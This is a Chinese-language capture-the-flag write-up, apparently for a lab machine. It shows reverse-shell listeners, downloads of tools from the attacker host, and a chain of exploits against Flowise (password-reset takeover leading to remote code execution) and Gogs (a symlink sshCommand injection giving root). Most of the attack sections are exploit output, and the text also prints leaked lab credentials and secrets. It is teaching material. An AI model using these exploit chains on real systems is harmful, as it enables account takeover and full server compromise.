
发现58434 经常和另一个漏洞打组合拳 ,搜了一下是一个后台认证的RCE漏洞,简直是绝佳的配合

2.3.CVE-2025-28434+CVE-2025-59528组合拳

脚本利用:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
╭─ /home/k/De/tools/CVE/CVE-2025-58434-AND-59528-POC/CVE-2025-58434-59528 on main · with root@kali at 07:53:28 ─╮
╰─❯ python3 flowise_chain.py -t http://staging.silentium.htb/ -e ben@silentium.htb ─╯

┌──────────────────────────────────────────────────────────────┐
│ Flowise CVE-2025-58434 + CVE-2025-59528 │
│ Unauthenticated ATO -> CustomMCP RCE │
│ Affected: Flowise <= 3.0.5 │
└──────────────────────────────────────────────────────────────┘

[*] Mode: Command execution
[*] Command: id
[*] Target: http://staging.silentium.htb

[*] Checking Flowise version...
[*] Version: 3.0.5
[+] Version 3.0.5 is vulnerable.

[*] Email: ben@silentium.htb
[*] Step 1: CVE-2025-58434 — Requesting password reset token...
[+] Got tempToken for user 'admin'
[*] Step 2: Resetting password to 'Pwn3d!2026'...
[+] Password reset successful.

==============================================================
MANUAL STEP REQUIRED
==============================================================
The password for 'ben@silentium.htb' has been reset to:
Password: Pwn3d!2026

Due to a Flowise 3.0.5 quirk, the API login endpoint
doesn't accept the new password immediately. You need
to grab the API key from the UI manually:

1. Browse to: http://staging.silentium.htb/login
2. Login with: ben@silentium.htb / Pwn3d!2026
3. Navigate to: http://staging.silentium.htb/apikey
4. Copy the API key shown on the page
==============================================================

Paste API key here and press Enter: hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc

[*] Now set up a listener for the reverse shell.
Enter your IP (LHOST): 10.10.17.181
Enter your port (LPORT) [4444]:

[!] Start listener: nc -lvnp 4444
[*] Press Enter when listener is ready...

[+] API key: hWp_8jB76zi0VtKS...
[*] Step 4: CVE-2025-59528 — Triggering CustomMCP RCE...
[+] TIMEOUT — reverse shell may have connected

[*] Done.


2.4靶机立足点获取

于此同时,另一个终端……

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
╭─ /home/kali ····································································· with root@kali at 07:06:25 ─╮
╰─❯ nc -lvp 4444 ─╯
listening on [any] 4444 ...
connect to [10.10.17.181] from silentium.htb [10.129.56.235] 37473
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ # ls
bin
dev
etc
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
/ # ls -la
total 68
drwxr-xr-x 1 root root 4096 Apr 8 2026 .
drwxr-xr-x 1 root root 4096 Apr 8 2026 ..
-rwxr-xr-x 1 root root 0 Apr 8 2026 .dockerenv
drwxr-xr-x 1 root root 4096 Jul 16 2025 bin
drwxr-xr-x 5 root root 340 Oct 18 11:02 dev
drwxr-xr-x 1 root root 4096 Apr 8 2026 etc
drwxr-xr-x 1 root root 4096 Jul 16 2025 home
drwxr-xr-x 1 root root 4096 Jul 15 2025 lib
drwxr-xr-x 5 root root 4096 Jul 15 2025 media
drwxr-xr-x 2 root root 4096 Jul 15 2025 mnt
drwxr-xr-x 1 root root 4096 Jul 16 2025 opt
dr-xr-xr-x 286 root root 0 Oct 18 11:02 proc
drwx------ 1 root root 4096 Apr 8 2026 root
drwxr-xr-x 3 root root 4096 Jul 15 2025 run
drwxr-xr-x 2 root root 4096 Jul 15 2025 sbin
drwxr-xr-x 2 root root 4096 Jul 15 2025 srv
dr-xr-xr-x 13 root root 0 Oct 18 11:02 sys
drwxrwxrwt 1 root root 4096 Oct 18 11:52 tmp
drwxr-xr-x 1 root root 4096 Apr 8 2026 usr
drwxr-xr-x 1 root root 4096 Jul 15 2025 var

发现是docker环境,经过一整圈的信息收集,最后发现密码在env里

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
/ # env
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=3
PORT=3000
HOME=/root
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test

发现 SMTP_PASSWORD=r04D!!_R4ge,尝试撞库

ben@10.129.56.235

pass:r04D!!_R4ge

成功获取第一个flag:

1
2
3
4
5
6
7
8
ben@silentium:~$ ls
user.txt
ben@silentium:~$ cat user.txt
***********************
ben@silentium:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben),100(users)
ben@silentium:~$

三.垂直越权–从普通账户到root权限

3.1 linpeas.sh提权辅助脚本上传+反代

攻击机使用python开启目录共享

1
2
3
4
5
6
7
╭─ /home/kali/Desktop/tools/HostScan/linpeas.sh on main ?1 ························ with root@kali at 08:04:01 ─╮
╰─❯ hostname -I ; python -m http.server 8080 ─╯
192.168.26.130 10.10.17.181
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.56.235 - - [18/Oct/2026 08:04:45] "GET /linpeas.sh HTTP/1.1" 200 -


靶机下载linpeas.sh脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
ben@silentium:~$ wget http://10.10.17.181:8080/linpeas.sh
--2026-10-18 12:03:28-- http://10.10.17.181:8080/linpeas.sh
Connecting to 10.10.17.181:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 332111 (324K) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh 100%[=====================================================================================================================>] 324.33K 778KB/s in 0.4s

2026-10-18 12:03:28 (778 KB/s) - ‘linpeas.sh’ saved [332111/332111]

ben@silentium:~$


发现存在新服务3001

1
2
3
4
5
6
7
8
9
10
11
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 127.0.0.1:8025 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.54:53 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:1025 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:44337 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:3000 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:3001 0.0.0.0:* LISTEN -

使用chisel进行反向代理(也是使用python开文件共享下载):

攻击机启动:

1
2
3
4
5
6
7
8
9
./chisel server --reverse -p 8080                                                                          ─╯
2026/10/18 08:16:47 server: Reverse tunnelling enabled
2026/10/18 08:16:47 server: Fingerprint 1JHgx1qnbPBzoH7Jeg7SYt2Ysl6hDN+oNM/fGcnMnug=
2026/10/18 08:16:47 server: Listening on http://0.0.0.0:8080
2026/10/18 08:16:56 server: session#1: tun: proxy#R:4444=>8025: Listening
2026/10/18 08:17:08 server: session#2: tun: proxy#R:4444=>8025: Listening
2026/10/18 08:17:52 server: session#3: tun: proxy#R:4444=>3001: Listening
2026/10/18 08:18:36 server: session#4: tun: proxy#R:4444=>3001: Listening

靶机启动:

1
2
3
ben@silentium:~$ ./chisel client 10.10.17.181:8080 R:4444:127.0.0.1:3001
2026/10/18 12:17:18 client: Connecting to ws://10.10.17.181:8080
2026/10/18 12:17:19 client: Connected (Latency 92.831715ms)

攻击机访问:

http://127.0.0.1:4444/

3.2 CVE-2025-8110 gogs 任意文件写入到远程代码执行提权

该 Gogs 实例以 root 启动,一旦获得文件写入或命令执行,危害直接是 root。CVE-2025-8110(影响 ≤ 0.13.3,0.13.4 修复)通过提交指向 .git/config 的符号链接,绕过 PutContents 的路径校验,实现任意文件写入。攻击者将恶意配置写入仓库工作副本的 .git/config(core.sshCommand=<命令>,并把 origin 改为 SSH 形式),随后 Gogs 在 UpdateRepoFile 中自动执行的 git push 会走 SSH 传输,触发 core.sshCommand,从而以 Gogs 进程权限(root)执行任意命令,获得 root shell。

下载脚本:

github 查找CVE-2025-8110-RCE.py


编辑一下脚本:发现要改一下用户名和令牌

http://127.0.0.1:4444/user/settings/applications 访问这个页面设置令牌

成功提权:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
╭─ /home/kali/Desktop/tools/CVE/gogs-CVE-2025-8110/CVE-2025-8110 on main !1 ················· with root@kali at 08:41:56 ─╮
╰─❯ python CVE-2025-8110-RCE.py -u "http://10.10.17.181:4444" -lh 10.10.17.181 -lp 8888 -p qwer1234 ─╯


_____ _____ _____
/ ____| __ \ / ____|
| | __| |__) | | __
| | |_ | _ /| | |_ |
| |__| | | \ \| |__| |
\_____|_| \_\\_____|

CVE-2025-8110 - Gogs Remote Code Execution
Authenticated RCE via Symlink + sshCommand Injection


Author : ghxtsec
Based on: zAbuQasem original PoC
------------------------------------------------

[+] Login exitoso
Repo creation status: 201
[+] Repo creado: d4768bf9ba0a
Clonando con URL: http://Nxg7:qwer1234@10.10.17.181:4444/Nxg7/d4768bf9ba0a.git
[master 6d6046d] Add malicious symlink
1 file changed, 1 insertion(+)
create mode 120000 malicious_link
Enumerating objects: 4, done.
Counting objects: 100% (4/4), done.
Delta compression using up to 6 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 293 bytes | 293.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
To http://10.10.17.181:4444/Nxg7/d4768bf9ba0a.git
39beb0d..6d6046d master -> master

flag:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ nc -lvp 8888
listening on [any] 8888 ...
connect to [10.10.17.181] from silentium.htb [10.129.56.235] 60932
bash: cannot set terminal process group (1507): Inappropriate ioctl for device
bash: no job control in this shell
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# ls
ls
malicious_link
README.md
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# clear
clear
TERM environment variable not set.
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# id
id
uid=0(root) gid=0(root) groups=0(root)
root@silentium:/opt/gogs/gogs/data/tmp/local-repo/1# cat /root/root.txt
cat /root/root.txt